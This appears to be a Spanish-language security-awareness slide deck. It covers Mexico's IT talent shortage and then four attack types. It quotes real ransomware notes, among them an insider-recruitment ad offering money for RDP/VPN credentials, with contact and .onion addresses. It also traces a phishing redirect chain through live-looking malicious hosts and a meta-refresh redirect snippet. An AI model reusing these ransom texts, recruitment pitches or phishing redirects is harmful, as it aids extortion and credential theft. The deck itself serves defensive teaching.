
⁴ Michael Page (2022)

Retos de la oferta laboral

Situación de oferta

- México es el segundo país con mayor talento digital en LATAM con crecimientos constantes (+21.5% acumulado de 2016 a 2019).
- Al cierre de 2020, se presentó una escasez de 29 mil profesionales. Se estima que durante 2022 se habrá duplicado acumulando más de 57 mil.
- A este ritmo, en 2025 existirá un déficit de 120 mil profesionales (31% de la demanda).
- Se estima que para 2030, 80% de los empleos en LATAM buscarán perfiles STEM¹ (Science, Technology, Engineering & Mathematics).

Proyección de Oferta y Demanda ('000 Profesionales TIC)



Para la proyección de la demanda se consideró el crecimiento de la industria de TI en México (Gartner), para la oferta, el número de egresados de carreras a fin en México (OECD)

Principales Retos

01

EL MERCADO PRESENTA UN DÉFICIT DE OFERTA CRECIENTE

02

LOS PROFESIONALES ESPERAN ESQUEMAS FLEXIBLES

03

BUSCAN DESARROLLAR HABILIDADES ESPECIALIZADAS

¹ Michael Page (2022)

² Proyección ACN (OECD & Gartner)

4 tipos de ataques

Ransomware

Actualmente es un tipo de cifrado de datos que limita el acceso a los archivos del equipo de cómputo comprometido, que puede infectar a otros equipos dentro de la red de la organización.

Se basa en un ataque dirigido a activos de información relevantes como bases de datos, información confidencial, secretos industriales entre otros.



Ransomware

```
All your files have been encrypted!  
All your files have been encrypted due to a security problem with your PC. If you want to  
restore them, please send an email to rdprecovery@mail.ee  
The subject of your email should be: XXXXXXXX  
if you didn't get any response you can send an email to XXXxxxxxxxxx@tutanota.com  
You have to pay for decryption in Bitcoin. The price depends on how fast you contact us.  
After payment we will send you the decryption tool.
```

- How can you trust us to decrypt your files?
Before paying you can send us up to 3 files for free decryption. The total size of files must be less than 2Mb (non archived), and files should not contain valuable information. (databases, backups, large excel sheets, etc.)
- How to obtain Bitcoins
The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
<http://www.coindesk.com/information/how-can-i-buy-bitcoins/>
- Attention!
Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Ransomware

>>>> Advertisement

Would you like to earn millions of dollars \$\$\$?

Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company. You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc. Open our letter at your email. Launch the provided virus on any computer in your company.

You can do it both using your work computer or the computer of any other employee in order to divert suspicion of being in collusion with us.

Companies pay us the foreclosure for the decryption of files and prevention of data leak.

You can contact us using Tox messenger without registration and SMS

<https://tox.chat/download.html>.

Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.

If you want to contact us, use Tox ID

XX

If this contact is expired, and we do not respond you, look for the relevant contact data on our website via Tor or Brave browser

<http://lockbitsapyy.onion> and

<https://xxxxxxxxxx.uz> (the link for any other browser).

Ataques de Phishing


Un ataque de suplantación de identidad, tiene la finalidad de engañar a las personas para que compartan información sensible como contraseñas, números de tarjetas de crédito entre otras.


Los atacantes se hacen pasar por instituciones de confianza a través de un correo electrónico una llamada telefónica, un mensaje en RRSS o mensajes a nuestros móviles.

"[...] el phishing es la forma más sencilla de ciberataque y, al mismo tiempo, la más peligrosa y efectiva. Eso se debe a que ataca el ordenador más vulnerable y potente del planeta: la mente humana [...]"

Adam Kujawa, Director de Malwarebytes Labs

Ataques de Phishing





Protocol	Method	Result	Host	URL	Body
HTTP	GET	301	ow.ly	/qmxf30eWLyN	0
HTTP	GET	200	dgocs.gdk.mx	/new/index.php	836
HTTP	GET	200	dgocs.gdk.mx	/new/index.php?i=1	148
HTTPS	GET	200	cakrabuanacsballi.com	/wp-rxz/index.php	29,840
HTTPS	GET	200	cakrabuanacsballi.com	/wp-rxz/SpryAssets/SpryValidationTextField.css	3,122
HTTPS	GET	200	cakrabuanacsballi.com	/wp-rxz/SpryAssets/SpryValidationTextField.js	77,624
HTTPS	GET	200	cakrabuanacsballi.com	/wp-rxz/SpryAssets/SpryValidationPassword.css	2,426
HTTPS	GET	200	cakrabuanacsballi.com	/wp-rxz/SpryAssets/SpryValidationPassword.js	20,828
HTTPS	GET	200	cakrabuanacsballi.com	/wp-rxz/Google_docs_files/cJZKeOuBrn4kERxqtaUH3T8E0i7KZn-EP...	21,956
HTTPS	POST	200	cakrabuanacsballi.com	/wp-rxz/index.php	100
HTTPS	GET	200	cakrabuanacsballi.com	/wp-rxz/verification.php	49,921
HTTPS	POST	200	cakrabuanacsballi.com	/wp-rxz/verification.php	167
HTTPS	GET	200	docs.google.com	/document/d/13qUEngthHukJtvGoPaMI3x6cEnT2oO6lSWOcdM-PkXKk/...	346,123

www.Gdk.MX

Unlimited Disk Space, Unlimited BandWidth.
- Free Hosting Services.

gdk.mx Free Hosting!

```
1 </HEAD>
2 <title>Redirecting to GoogleDoc...</title>
3 <meta http-equiv="REFRESH" content="0;url=https://cakrabuanacsballi.com/wp-rxz/index.php">
4 </HTML>
```

Secure | https://cakrabuanacsballi.com/wp-rxz/index.php

== Server Certificate ==

[Subject]

CN=cakrabuanacsballi.com


[Issuer]

CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, S=TX, C=US

Welcome to Google

Sign in with your email address to view or download attachment

¿Cómo podemos identificar que la solicitud de validar las credenciales está en peligro de ser vulnerada por el ataque de phishing?



Fuente: <https://blog.malwarebytes.com/threat-analysis/2017/09/compromised-linkedin-accounts-used-to-send-phishing-links-via-private-message-and-inmail/>

Malware

La palabra se compone de la conjunción de “**Malicious Software**” (software malicioso), el cual está diseñado para infiltrarse en algunos dispositivos sin autorización.

A veces confundimos virus con malware, el primero se extiende por computadoras y redes causando afectaciones particulares siendo un código malicioso; el segundo es un código malicioso que busca cumplir los objetivos de un hacker.



malicious
software

Malware

RANSOMWARE



Le chantajea

SPYWARE



Roba sus datos

ADWARE



Le muestra publicidad
sin parar

Tipos de malware

GUSANOS



Se propagan
entre equipos

TROYANOS



Introducen malware
en su PC


REDES DE ROBOTS



Convierten su PC
en un zombi

Ataques de DDoS


Ataques de red distribuidos también conocidos como ataques de denegación distribuida de servicio (DDoS), busca saturar la capacidad del sitio web/servidor que es atacado, al enviar múltiples solicitudes haciendo con esto que no funcione correctamente.

